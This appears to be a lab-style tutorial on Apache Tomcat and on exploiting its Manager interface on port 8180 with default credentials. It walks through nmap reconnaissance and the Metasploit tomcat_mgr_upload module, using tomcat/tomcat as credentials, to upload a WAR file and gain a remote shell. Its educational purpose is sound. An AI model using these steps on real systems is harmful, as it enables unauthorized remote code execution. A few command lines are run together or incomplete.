Table of Contents
1. What is Apache Tomcat?
Apache Tomcat is an open-source web server and servlet container used to run Java-based web applications. It typically runs on port 8180 (or 8080) and processes JSP (JavaServer Pages) and Servlets.
Tomcat supports:
- Hosting Java web applications
- JSP and Servlet execution
- Web-based management interface
2. How Apache Tomcat Works
Tomcat works on a client-server architecture:
- Port 8180: Used for HTTP communication
Process:
- Client sends an HTTP request to the server
- Tomcat processes the request
- JSP/Servlet is executed
- Response is returned to the client
3. Vulnerability Exploited
Vulnerability Name:
Apache Tomcat Manager Weak Credentials
Type:
Authentication Weakness / Remote Code Execution
CVE:
N/A (Configuration-based vulnerability)
Description:
The service running on port 8180/tcp is identified as Apache Tomcat/Coyote JSP engine 1.1. The Tomcat Manager interface is often exposed with weak or default credentials. If accessed, it allows attackers to upload malicious WAR files and execute code on the server.
4. How the Exploit Works (Concept)
- The attacker scans the target and finds Tomcat running on port 8180.
- The web interface (e.g.,
/manager/html) is accessed. - The attacker uses default or weak credentials to log in.
- Once authenticated, a malicious WAR file is uploaded.
- The server deploys the WAR file.
- The attacker gains remote command execution.
5. Exploitation
Recon using Nmap
nmap -sV 192.168.72.130
Step 1: Start Metasploit
msfconsole
Step 2: Search for Tomcat modules
search tomcat
Step 3: Use Tomcat manager exploit
use exploit/multi/http/tomcat_mgr_upload
Step 4: Set target IP
set RHOSTS <target-ip>
Step 5: Set credentials
set USERNAME tomcatset PASSWORD tomcat
Step 6: Set port
set RPORT
Step 7: Run the exploit
run
6. Result
- Successful authentication to Tomcat Manager interface.
- Malicious WAR file is uploaded and executed.
- Remote shell access is obtained on the target machine.